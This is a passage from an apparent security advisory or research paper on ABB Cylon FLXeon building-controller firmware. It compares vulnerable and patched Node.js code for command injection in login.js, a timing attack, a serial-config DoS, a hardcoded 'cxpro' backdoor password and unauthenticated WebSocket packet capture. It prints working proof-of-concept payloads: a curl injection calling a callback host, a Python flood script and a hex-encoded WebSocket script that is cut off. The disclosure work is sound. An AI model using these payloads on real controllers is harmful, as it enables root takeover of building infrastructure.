                        }
                    });
```

```
                }
                return;
            }
            break;
        default:
            res.status(500);
            return;
    }
    ChildProcess.execFile(cmd, args, { maxBuffer: 1024 * 1024 }, function (err,
stdout, stderr) {
        if (err) {
            res.status(400).send({ err: err, text: stderr });
        }
        else {
            res.send({ result: stdout });
        }
    });
}
exports.post = post;
//# sourceMappingURL=cmds.js.map
```

The original and dormant code from 2019 suffered from a critical command injection vulnerability, allowing arbitrary shell commands to be executed directly from user input. The fixed version mitigates this risk through several key improvements. It replaces unrestricted command execution with a whitelisted approach, limiting operations to a predefined set of commands (cat, journalctl). User-supplied arguments are validated and, in most cases, passed securely using ChildProcess.execFile(), which avoids shell interpretation and reduces injection opportunities. For the journalctl command, an else block handles custom argument formats (e.g. i/n for splitting logs) by enforcing a strict regex pattern (^[0-9]\/[0-9]$). This ensures only expected input is processed, rejecting malformed or malicious attempts. While one segment still uses ChildProcess.exec() for piped operations, the validation significantly narrows the attack surface. Overall, the fix enhances security by prioritizing input control and minimizing shell exposure, effectively thwarting common injection exploits.

Let’s explore which additional APIs utilize child_process:

```
[                    node-server ]$ grep -irnH "ChildProcess = require(\"child_process\");" .
./api/siteGuide.js:3:const ChildProcess = require("child_process");
./api/secure.js:5:const ChildProcess = require("child_process");
./api/ipPorts.js:4:const ChildProcess = require("child_process");
./api/ipConfig.js:4:const ChildProcess = require("child_process");
./api/serialConfig.js:4:const ChildProcess = require("child_process");
./api/backup.js:4:const ChildProcess = require("child_process");
./api/users.js:3:const ChildProcess = require("child_process");
./api/upload.js:3:const ChildProcess = require("child_process");
./api/login.js:3:const ChildProcess = require("child_process");
./api/cmds.js:4:const ChildProcess = require("child_process");
./api/variant.js:5:const ChildProcess = require("child_process");
./api/restart.js:6:const ChildProcess = require("child_process");
./api/wifiConfig.js:4:const ChildProcess = require("child_process");
./api/timeConfig.js:5:const ChildProcess = require("child_process");
./api/verifyLicense.js:4:const ChildProcess = require("child_process");
```

The most notable example is login.js, which presents a possible opportunity for exploiting authentication.

function hashPassword()

In the realm of legacy systems or code, overlooked flaws can turn simplicity into chaos. The login.js module's hashPassword() function exposes a gaping unauthenticated command injection vulnerability, ripe for exploitation with minimal effort.

/api/login.js (9.3.4):

```
"use strict";
Object.defineProperty(exports, "__esModule", { value: true });
const ChildProcess = require("child_process");
var fs = require('fs');
const Variant = require("./variant");
const shadowFile = '/etc/shadow';
function hashPassword(password, algorithm, salt, callback) {
    var cmd;
    Variant.getModel(function (model) {
        if (model !== 'CBXi') {
            cmd = 'openssl  passwd  -' + algorithm + ' -salt ' + salt + ' ' +
password;
        }
        else {
            cmd = 'perl -e \'print crypt(\"' + password + '","\\$' + algorithm
+ '\\$' + salt + '\\$")\'';
        }
        ChildProcess.exec(cmd, function (err, stdout, stderr) {
            if (err) {
                callback('');
            }
            else {
                const calcedHash = stdout.trim();
                callback(calcedHash);
            }
        });
    });
}
exports.hashPassword = hashPassword;
function verifyPassword(userid, password, callback) {
    fs.readFile(shadowFile, 'utf-8', function (err, file) {
        if (err) {
            callback(false);
            return;
        }
        let shadowArray = file.toString().split('\n');
        let passwordHash = "";
        shadowArray.forEach(function (line) {
            var shadowLine = line.split(":");
            if (shadowLine[0] === userid) {
                passwordHash = shadowLine[1];
            }
        });
        if (passwordHash.length) {
```

```
            var shadowSplit = passwordHash.split('$');
            var algorithm = shadowSplit[1];
            var salt = shadowSplit[2];
            hashPassword(password, algorithm, salt, function (hash) {
                if (passwordHash !== hash) {
                    callback(false);
                }
                else {
                    callback(true);
                }
            });
        }
        else {
            callback(false);
        }
    });
}
exports.verifyPassword = verifyPassword;
function post(req, res) {
    const userId = req.body.username;
    const password = req.body.password;
    verifyPassword(userId, password, function (ok) {
        if (!ok) {
            res.sendStatus(401);
        }
        else {
            const username = 'Administrator';
            req.session.auth = true;
            req.session.user = userId;
            res.status(200).json({ id: userId, name: username });
        }
    });
}
exports.post = post;
function del(req, res) {
    req.session.auth = false;
    res.sendStatus(200);
}
exports.del = del;
//# sourceMappingURL=login.js.map
```

The login.js module authenticates users by checking credentials against /etc/shadow. The post function takes a username and password from a request, passing them to verifyPassword(), which reads /etc/shadow and calls hashPassword() if the username (admin) is valid. A vulnerability in hashPassword() allows root-level remote command injection via the unsanitized password parameter, executed through ChildProcess.exec() using either openssl or perl commands based on the system model. Exploiting this requires a valid username to trigger hashPassword(), along with a precisely crafted injection escape sequence, but it demands no prior authentication, rendering it a critical vulnerability that provides root access.

Valid usernames include ‘admin’, ‘root’, and ‘cxpro’. The ‘admin’ user is the sole officially supported account for accessing the admin UI panel. The ‘root’ user serves as the default account within the Linux system, while ‘cxpro’ functions as an undocumented backdoor. More on that later. However, since

authentication relies on reading the /etc/shadow file, any of these users can be utilized to access the control panel.

A proof-of-concept request (ZSL-2025-5907):

```
$ curl -k -H "Content-Type: application/json" \
> -d "{\"username\":\"admin\",\"password\":\"'\\%22\\';curl -A
\"`{command}`\" {callback}:5555;'//\"}" \
> "https://7.3.3.1/api/login"

uid=0(root) gid=0(root) groups=0(root)
```

This is only a PoC. Given that it involves blind command injection, practical exploitation could leverage DNS exfiltration techniques or establish a reverse shell. The Burp Suite extension Collabfiltrator proved highly effective in this context, enabling the exfiltration of Blind RCE and SQLi output over DNS through Burp Collaborator. Shout-out to Adam Logue, Frank Scarpella, Jared McLaren, and Ryan Griffin. Also, thanks to Davide Cioccia for supplying a functional escape payload that demonstrated this vulnerability.

[ABB Cylon FLXeon 9.3.4 (login.js) Unauthenticated Root Remote Code Execution]

Here’s the fixed version 9.3.5 of login.js:

```
"use strict";
Object.defineProperty(exports, "__esModule", { value: true });
exports.del = exports.post = exports.verifyPassword = exports.hashPassword =
exports.legacyHash = void 0;
const ChildProcess = require("child_process");
const csrf_sync_1 = require("csrf-sync");
const crypto_1 = require("crypto");
var fs = require('fs');
const Variant = require("./variant");
const users_1 = require("./users");
const { generateToken } = (0, csrf_sync_1.csrfSync)();
const shadowFile = '/etc/shadow';
const DEFAULT_PWD = "cylonctl";
/* Legacy had issues with special chars that caused the password to be
truncte/altered which could make it
 * insecure. We are forcing these to be changed, but we need one last check for
them in order to allow them
 * to be changed to secure password.
 *
 * For cbxi the chell command was properly quoted but perl could have issues.
Easiest way to match the old
 * perl action is to reuse perl as it was. This is safe as we do not have a
shell in place.
 *
 * For other systems it is more complictaed as it was the shell that magled the
passsowrd.We cannit just use the
 * old legacy logic as that would have the security flaw of passing user text
to a shell. So we must manually tweek
 * the password to match the legacy mangling.
```

```
 */
function legacyHash(password, algorithm, salt, callback) {
    let model;
    let args;
    let cmd;
    // The rest of the legacy fixup depends on system type
    model = Variant.getModel();
    if (model !== 'CBXi') {
        let p1 = password.replace(/\\\\/g, '\ufffd\ufffd');
        let p2 = p1.replace(/\\/g, '');
        let p3 = p2.replace(/\ufffd\ufffd/g, '\\');
        let mangledPwd = p3.split(/\$\(;>|&/)[0];
        args = ['passwd', '-' + algorithm, '-salt', salt, password];
        cmd = 'openssl';
    }
    else {
        args = ['-e', 'print crypt("' + password + '","\\$' + algorithm + '\\$'
+ salt + '\\$")'];
        cmd = 'perl';
    }
    args = ['passwd', '-' + algorithm, '-salt', salt, password];
    ChildProcess.execFile('openssl', args, function (err, stdout, stderr) {
        if (err) {
            callback('');
        }
        else {
            const calcedHash = stdout.trim();
            callback(calcedHash);
        }
    });
}
exports.legacyHash = legacyHash;
function hashPassword(password, algorithm, salt, callback) {
    let model;
    let args;
    if (salt) {
        args = ['passwd', '-' + algorithm, '-salt', salt, password];
    }
    else {
        args = ['passwd', '-' + algorithm, password];
    }
    ChildProcess.execFile('openssl', args, function (err, stdout, stderr) {
        if (err) {
            callback('');
        }
        else {
            const calcedHash = stdout.trim();
            callback(calcedHash);
        }
    });
}
exports.hashPassword = hashPassword;
function verifyPassword(userid, password, callback) {
    fs.readFile(shadowFile, 'utf-8', function (err, file) {
        if (err) {
            callback(false, false);
            return;
        }
        let shadowArray = file.toString().split('\n');
        let passwordHash = "";
        shadowArray.forEach(function (line) {
            var shadowLine = line.split(":");
            if (shadowLine[0] === userid) {
```

```
                passwordHash = shadowLine[1];
            }
        });
        if (passwordHash && passwordHash.length) {
            var shadowSplit = passwordHash.split('$');
            var algorithm = shadowSplit[1];
            var salt = shadowSplit[2];
            hashPassword(password, algorithm, salt, function (hash) {
                if (!(0, crypto_1.timingSafeEqual)(Buffer.from(hash),
Buffer.from(passwordHash))) {
                    legacyHash(password, algorithm, salt, function (hash) {
                        if (!(0, crypto_1.timingSafeEqual)(Buffer.from(hash),
Buffer.from(passwordHash))) {
                            callback(false, false);
                        }
                        else {
                            callback(true, true); // Always force change of
legacy passwords
                        }
                    });
                }
                else {
                    callback(true, (password == DEFAULT_PWD) ||
!password.match(users_1.sanitize));
                }
            });
        }
        else {
            callback(false, false);
        }
    });
}
exports.verifyPassword = verifyPassword;
function post(req, res) {
    const userId = req.body.username;
    const password = req.body.password;
    verifyPassword(userId, password, function (ok, updatepw) {
        if (!ok) {
            res.sendStatus(401);
        }
        else {
            const username = 'Administrator';
            req.session.auth = true;
            req.session.user = userId;
            res.status(200).json({ id: userId, name: username, forcepwchange:
updatepw, csrf_token: generateToken(req) });
        }
    });
}
exports.post = post;
function del(req, res) {
    req.session.auth = false;
    res.status(200).json({});
}
exports.del = del;
//# sourceMappingURL=login.js.map
```

The fix eliminates this risk by adopting ChildProcess.execFile() to execute openssl or perl with isolated arguments, preventing shell interpretation, while the legacyHash() function safely replicates prior password mangling behavior

without vulnerabilities. Additionally, verifyPassword() introduces crypto.timingSafeEqual to thwart timing attacks, enforces updates for legacy or default passwords via sanitization checks, and enhances the post function with CSRF token protection, collectively ensuring robust security and authentication integrity.

Node timing attack

As previously noted, a patch incorporating crypto.timingSafeEqual was implemented to mitigate timing attacks, impacting the login.js file.

A timing attack vulnerability exists in ABB Cylon FLXeon's authentication process due to improper comparison of password hashes in login.js and uukl.js. Specifically, the verifyPassword() function in login.js and the verify() function in uukl.js both calculate the password hash and compare it to the stored hash. In these implementations, small differences in response times are introduced based on how much of the password or the username matches the stored hash, making the system vulnerable to timing-based analysis.

In the verifyPassword() function in login.js, the comparison is performed using (passwordHash !== hash), which can reveal subtle timing discrepancies depending on the number of matching characters between the calculated and stored hashes. Similarly, in uukl.js, the verify() function compares the calculated hash (const hash = md5sum.digest('hex');) to the saved hash using if (hash == savedHash). The time taken for these comparisons can vary based on the number of correct characters in the password, allowing an attacker to infer portions of the password by measuring response times.

These vulnerabilities can be exploited by attackers to enumerate valid usernames and incrementally discover passwords. By analyzing the differences in response times, attackers can determine which characters of the password are correct. This can lead to information leakage, user enumeration, and password cracking. The timing differences between correct and incorrect passwords, combined with the use of simple conditional checks for hash comparisons, provide an opportunity for attackers to deduce valid portions of the password.

Network latency can introduce additional mismeasurement, affecting the accuracy of timing differences and potentially leading to false conclusions during the attack.

A proof-of-concept output (ZSL-2025-5925):

```
$ ./ntime.py 7.3.3.1 --verbose # not a valid username
[DEBUG] Initial check failed (HTTP 401)
[DEBUG] Baseline time: 337 ms
```

```
[1] Tried: changemea | Avg Response: 344 ms
[2] Tried: changemeb | Avg Response: 333 ms
[3] Tried: changemec | Avg Response: 333 ms
[4] Tried: changemed | Avg Response: 344 ms
[5] Tried: changemee | Avg Response: 328 ms
[6] Tried: changemef | Avg Response: 333 ms
[7] Tried: changemeg | Avg Response: 339 ms
[8] Tried: changemeh | Avg Response: 333 ms
[9] Tried: changemei | Avg Response: 333 ms
[10] Tried: changemej | Avg Response: 322 ms
^C
$ ./ntime.py 7.3.3.1 --verbose # valid username
[DEBUG] Initial check failed (HTTP 401)
[DEBUG] Baseline time: 599 ms
[1] Tried: changemea | Avg Response: 672 ms
[2] Tried: changemeb | Avg Response: 617 ms
[3] Tried: changemec | Avg Response: 611 ms
[4] Tried: changemed | Avg Response: 600 ms
[5] Tried: changemee | Avg Response: 594 ms
[6] Tried: changemef | Avg Response: 617 ms
[7] Tried: changemeg | Avg Response: 600 ms
[8] Tried: changemeh | Avg Response: 605 ms
[9] Tried: changemei | Avg Response: 605 ms
[10] Tried: changemej | Avg Response: 605 ms
```

JSON object flood

Version 9.3.4 and earlier exhibit multiple denial-of-service vulnerabilities, including off-by-one errors and reboot/restart triggers. One notable issue, detailed here, affects /api/serialConfig.js, which manages RS-485 port configuration.




Figure 50: FLXeon RS-485 serial port configuration page

When an authenticated user accesses this endpoint, a JSON response is returned:

```
{
    "ports": [
```

```
        {
            "protocol": "mstp",
            "baud": 38400,
            "status": "OK"
        },
        {
            "protocol": "ctlstat",
            "baud": 38400,
            "status": "OK"
        }
    ]
}
```


This vulnerability allows the control panel interface to freeze, exhausting resources and blocking further administrative access. The attack involves sending a PUT request to flood the DriverConfig table in the database with thousands of empty JSON objects, leading to observable overload effects, demonstrated by a pre-freeze snapshot of excessive JSON objects, before the system becomes unresponsive.




Figure 51: serialConfig.js JSON object flood


The vulnerable code snippet (/api/serialConfig.js, 9.3.4):

```
66 // Updates an existing DriverConfig in the DB
67 function put(req, res) {
68     var newPlat = { serial: {} };
69     var newPorts = req.body.ports;
70     var client = dgram.createSocket("udp4");
71     Platform.readConfig(function (err, config) {
72         if (err) {
73             return res.status(500).send('Failed to read conf.json file');
74         }
75         else {
76             for (let idx = 0; idx < newPorts.length; idx++) {
77                 if (newPorts[idx].protocol == 'mstp') {
78                     newPlat['serial'][idx + 1] = { proto:
   newPorts[idx].protocol, mstp: { baud: newPorts[idx].baud } };
79                 }
80                 else {
81                     newPlat['serial'][idx + 1] = { proto:
   newPorts[idx].protocol };
82                 }
83             }
84             console.log('serial  newPlat=' + JSON.stringify(newPlat, null, 4));
85             Platform.merge(config, newPlat);
86             err = Platform.writeConfig(config);
87             if (!err) {
88                 ChildProcess.exec('systemctl restart supervisord');
89                 res.status(200).send({ status: 'OK' });
90             }
91             else {
92                 res.status(500).send('Failed to update platform file');
93             }
94         }
95     });
96 }
97 exports.put = put;
98 //# sourceMappingURL=serialConfig.js.map
```

The vulnerable code reveals client-side restrictions on function and baud value additions, yet lacks server-side enforcement, enabling exploitation. The corrected code introduces necessary server-side validation to prevent such abuse.

A proof-of-concept script (ZSL-2025-5915):

```
hdrs = {
 "Cookie" : "user_sid=s:xxx.yyy/zzz",
 "Content-Type" : "application/json;
charset=utf-8"}

trgt = input("Enter target IP: ")
pd = {"ports": [{} for _ in range(251)]} # ++
jd = json.dumps(pd)

print("Sending DoS payload:\n", jd)
odg =
requests.put(f"https://{trgt}/api/serialConfig",
                        headers = hdrs,
                        data = jd,
                        verify = False)

print(odg.status_code, end = ':')
print(odg.json())
print("Bamboozled!")
```



The fixed serialConfig.js, line 75 (9.3.5):

```
66  // Updates an existing DriverConfig in the DB
67  function put(req, res) {
68      var newPlat = { serial: {} };
69      var newPorts = req.body.ports;
70      var client = dgram.createSocket("udp4");
71      Platform.readConfig(function (err, config) {
72          if (err) {
73              return res.status(500).send({ err: 'Failed to read conf.json file'
    });
74          }
75          if (!newPorts || (newPorts.Length > 2)) {
76              return res.status(500).send({ err: 'Invalid port config' });
77          }
78          for (let idx = 0; idx < newPorts.length; idx++) {
79              if (newPorts[idx].protocol == 'mstp') {
80                  newPlat['serial'][idx + 1] = { proto: newPorts[idx].protocol,
    mstp: { baud: newPorts[idx].baud } };
81              }
82              else {
83                  newPlat['serial'][idx + 1] = { proto: newPorts[idx].protocol };
84              }
```

```
85          }
86          console.log('serial  newPlat=' + JSON.stringify(newPlat, null, 4));
87          Platform.merge(config, newPlat);
88          if (!Platform.writeConfig(config)) {
89              res.status(200).send({ status: 'OK' });
90          }
91          else {
92              res.status(500).send({ err: 'Failed to update platform file' });
93          }
94      });
95  }
96  exports.put = put;
97  //# sourceMappingURL=serialConfig.js.map
```

Backdoors... backdoors everywhere!

Upon filesystem analysis, I identified a shell script named runtimeSetup.sh, located in /usr/local/aam/bin/, tasked with runtime setup during firmware installation. Among its operations, this script executes a sneaky command:

```
$ cat /usr/local/aam/bin/runtimeSetup.sh | grep -B3 -A1 useradd

# add the siteguide user
grep cxpro /etc/passwd
if [ $? -ne 0 ] ; then
useradd -u 950 -d /usr/local/aam/node-server/platform-dist -r -s /bin/sh -g
admin -p
'$6$jwix7x1XIB/$OS5/8TFhxckN5sc2KZCe3xfmX3VX8E3UPf7GE3vKhWJe8m6kY.7194fkH/o
7wQLHYktzmTGay.BZnJqJUnHIX1' cxpro
fi
```

which creates a user **cxpro** with a hardcoded password **siteguide** and assigns it to the admin group with the -g flag and designating it as a system account with -r flag. Present in controllers since at least 2019, this hidden backdoor, undocumented and absent from official documentation listing only admin:cylonctl, granted access to the main admin panel. This account persisted until version 9.3.5, when, following a report to the vendor, it was removed with the fix:

```
$cat /usr/local/aam/bin/runtimeSetup.sh | grep -B3 -A1 userdel

# Remove the cxpro user as no longer needed and was a security issue
grep cxpro /etc/passwd
if [ $? -eq 0 ] ; then
    userdel cxpro
```

```
fi
```

Leveraging cxpro credentials enables full control over the building management system, exposing critical infrastructure to unauthorized manipulation. This underscores the necessity of scrutinizing firmware scripts for covert entry points.

Backdoor removed because no longer needed. t00t.

The WebSocket failure

Figure 52: Content listing of ws directory

The script(s) in question facilitates the creation of packet capture files for serial port data, supporting protocols such as BACnet, Modbus, MS/TP, and SmartRouter. Historically, the reliance on ChildProcess.exec() - prevalent across numerous script files - poses significant security risks due to its shell-spawning nature, executing commands in an unrestricted environment. A safer alternative, as recommended by Node.js documentation, is ChildProcess.spawn(), which launches a new process with a specified command and arguments, bypassing shell execution by default. In this instance, developers opted for spawn(), thwarting what could have been another unauthenticated remote root code execution vulnerability.

However, the absence of access controls in the WebSocket (WS) packet capture feature still rendered it an unauthenticated process spawning exploit. This flaw also enabled a pre-authentication denial-of-service (DoS) scenario, potentially exhausting disk space. Within the webroot (node-server), a subdirectory named ws leverages WebSocket capabilities, which I analyzed using tools like grep, websocat and Burp proxy to uncover/verify these issues.

The main issue originates in /ws/tcpdump.js, initiated by /ws/wsConnect.js, which establishes the WebSocket handshake and provides multiple functions for

managing messages. Upon activation, it launches the tcpdump tool using spawn() with specified arguments.

```
"use strict";
Object.defineProperty(exports, "__esModule", { value: true })
const WebSocket = require("ws");
const Pcap = require("../ws/pcap");
const Tcpdump = require("../ws/tcpdump");
let wss;
let swss;
let timeout;
let target;
function wsRun(server, sserver) {
    if (server) {
        wss = new WebSocket.Server({ server: server });
        wss.on('connection', connect);
    }
    if (sserver) {
        swss = new WebSocket.Server({ server: sserver });
        swss.on('connection', connect);
    }
}
exports.wsRun = wsRun;
function connect(ws) {
    console.log('ws connect');
    ws.on('message', (message) => { msgRcv(message, ws); });
    ws.on('closed', () => { closed(ws); });
}
exports.connect = connect;
function closed(ws) {
    console.log('ws discconnect');
    target.stop(ws);
}
function msgRcv(message, ws) {
    let msgCtrl;
    try {
        msgCtrl = JSON.parse(message);
    }
    catch (err) {
        console.error(err);
        return;
    }
    if (msgCtrl.target == 'pcap') {
        target = Pcap;
    }
    else if (msgCtrl.target == 'tcpdump') {
        target = Tcpdump;
    }
    timeout = setInterval(function () { target.alive(ws); },
    target.msg(msgCtrl, ws);
}
```

Figure 53: /ws/wsConnect.js (9.3.4)

The wsConnect.js file is a Node.js script that sets up a WebSocket server, which is a way for a server and a client (like a browser or another app) to keep an open, two-way communication channel. It starts by pulling in the ws library, which is the go-to for WebSocket functionality in Node.js, along with two custom modules: Pcap and Tcpdump, which handles packet capturing and network traffic analysis. The script defines a few global variables: wss and swss for the WebSocket servers, timeout for a keep-alive mechanism, and target to track which module (Pcap or Tcpdump) is currently in use. The main entry point is the wsRun function, which takes two arguments: server and sserver. These are the HTTP servers that the WebSocket servers will piggyback on. If server is provided, it creates a WebSocket server called wss on that server; if sserver is provided, it creates another one called swss. Both servers are set up to listen for a connection event, and when a client connects, it triggers the connect function to handle the new connection.

When a client connects, the connect function kicks in, logging a simple "ws connect" message to the console to let you know someone’s joined the party. It sets up two event listeners on the WebSocket object (ws): one for incoming messages, which calls msgRcv to process them, and another for when the connection closes, which calls closed, though there’s a small typo here, it says **closed** instead of **close**, which is what the ws library expects.

The real action happens in the msgRcv function, which handles messages sent by the client over the WebSocket. It takes the incoming message, tries to parse it as JSON into a variable called msgCtrl, and if that fails, it logs the error and bails out. If the parsing works, it checks the target field in the JSON

message. If msgCtrl.target is ‘pcap’, it sets the global target to the Pcap module; if it’s ‘tcpdump’, it sets target to the Tcpdump module. After setting the target, it starts a keep-alive mechanism using setInterval, which calls target.alive(ws) every second to keep the connection active or maybe check if the clients still there. Finally, it passes the message to the target module by calling target.msg(msgCtrl, ws), letting the module handle the specifics of what the client wants to do, like starting a packet capture.

The WebSocket server doesn’t have any authentication. Anyone who knows the server’s address can connect to it, send a message like {"target": "tcpdump"}, and the server will happily set target to Tcpdump and start processing their requests. There’s no check for credentials, no API key, nothing - just an open door. An attacker could easily use a tool like wscat or websocat to connect with a command as simple as wscat -c ws://<server>, and once they’re in, they can send messages to interact with either the Pcap or Tcpdump modules. This lack of authentication means they could potentially access sensitive network data or even run commands on the server.

The **pcap.js** will initiate a capture without any checks, potentially leaking data or overloading the remote system if it’s not designed to handle frequent capture requests.

I’ll dive into tcpdump.js, which shares the same attack vector, but the issue stemmed from the execution of the tcpdump command, where a command injection attempt failed due to the use of spawn(). Let’s look at tcpdump.js version 9.3.4:

```
"use strict";
Object.defineProperty(exports, "__esModule", { value: true });
const Child = require("child_process");
const Cylon = require("../config/cylon");
const Fs = require("fs");
let active = 'false';
let msgCtrl;
let ps = null;
let time0 = 0;
function alive(ws) {
    let size;
    const d = new Date;
    let secs = d.getSeconds() - time0;
    Fs.stat(fileName(), (err, stats) => {
        if (err) {
            size = 0;
        }
        else {
            size = stats.size;
        }
        // test termination conditions
        if ((size >= msgCtrl.params.sizeKb * 1000) || (secs >
msgCtrl.params.minutes * 60)) {
            stopCap();
        }
        ws.send('{"msg":{"result":{"active":' + active + ',"seconds":' + secs +
', "size":' + size + '} } }');
```

```
    });
}
exports.alive = alive;
function msg(msg, ws) {
    msgCtrl = msg;
    if (msgCtrl.method == 'start') {
        start(ws);
    }
    else if (msgCtrl.method == 'stop') {
        stop(ws);
    }
}
exports.msg = msg;
function fileName() {
    return Cylon.cylonPrefix + 'var/' + msgCtrl.params.type + '.pcap';
}
function start(ws) {
    const d = new Date;
    time0 = d.getSeconds();
    active = 'true';
    if (ps) {
        ps.kill('SIGTERM');
    }
    active = 'true';
    ps = Child.spawn('tcpdump', ['-i', 'lo', '--immediate', '-w', fileName(),
'-C', '1', '-G', '3600', 'port', '4855', 'or', '4851']);
    ps.on('close', () => { ps = null; active = 'false'; alive(ws); });
    ps.on('error', () => { ps = null; active = 'false'; alive(ws); });
}
function stop(ws) {
    stopCap();
    alive(ws);
}
function stopCap() {
    if (ps) {
        ps.kill('SIGTERM');
    }
    active = 'false';
}
//# sourceMappingURL=tcpdump.js.map
```

Comparing the two, tcpdump.js has a more direct vulnerability due to its process spawning. While it does implement size and time limits to prevent disk filling (unlike what wsConnect.js initially suggested), an attacker could still abuse it by repeatedly sending {"method": "start", "params": {"type": "test", "sizeKb": 1000, "minutes": 60}} to start new captures. Each capture creates a new file (e.g. cylonPrefix + ‘var/test.pcap’), and if the attacker sends many such messages, they could spawn multiple processes before the previous ones terminate, potentially overwhelming the system with I/O operations or filling the disk if the file rotation isn’t handled properly.

In contrast, pcap.js doesn’t spawn processes locally - it delegates to a remote system via JSON-RPC, so its risks are more about unauthorized access and what the remote system might do with the requests. Both scripts suffer from the lack of authentication inherited from wsConnect.js, but tcpdump.js has a higher

potential for direct system impact due to its use of child_process.spawn() (line 50, through user-controlled input in fileName() function).

pcap.js enables unauthorized packet captures, triggered by connecting to the WebSocket server and sending a pcapStart message, which could leak sensitive data depending on the network being monitored. The risk is amplified by the lack of input validation, which might allow an attacker to manipulate the remote system's behavior. **tcpdump.js** shows better control over disk usage but still poses a risk of resource exhaustion if an attacker spawns many processes rapidly. Implementing authentication in wsConnect.js and ensuring input validation in both scripts would greatly reduce these vulnerabilities, as the vendor has addressed in version 9.3.5.

A proof-of-concept script (ZSL-2025-5913):

```
if [ "$#" -ne 1 ]; then
      echo -ne "\nUsage: $0 [ipaddr]\n\n"
      exit
fi
IP=$1
TARGET="wss://$IP:443/ws"
PID=$!
echo "$PID"

STOP_SERVICE=`echo -e \
"\x7B\x22\x74\x61\x72\x67\x65\x74\x22\x3A\x22\x74\x63"\
"\x70\x64\x75\x6D\x70\x22\x2C\x22\x6D\x65\x74\x68\x6F"\
"\x64\x22\x3A\x22\x73\x74\x6F\x70\x22\x2C\x22\x70\x61"\
"\x72\x61\x6D\x73\x22\x3A\x7B\x22\x74\x79\x70\x65\x22"\
"\x3A\x22\x73\x6D\x61\x72\x74\x52\x6F\x75\x74\x65\x72"\
"\x22\x2C\x22\x6D\x69\x6E\x75\x74\x65\x73\x22\x3A\x31"\
"\x2C\x22\x73\x69\x7A\x65\x4B\x62\x22\x3A\x31\x30\x7D"\
"\x7D"`               #stop tcpdump smartRouter capture

START_SERVICE=`echo -e \
"\x7B\x22\x74\x61\x72\x67\x65\x74\x22\x3A\x22\x74\x63"\
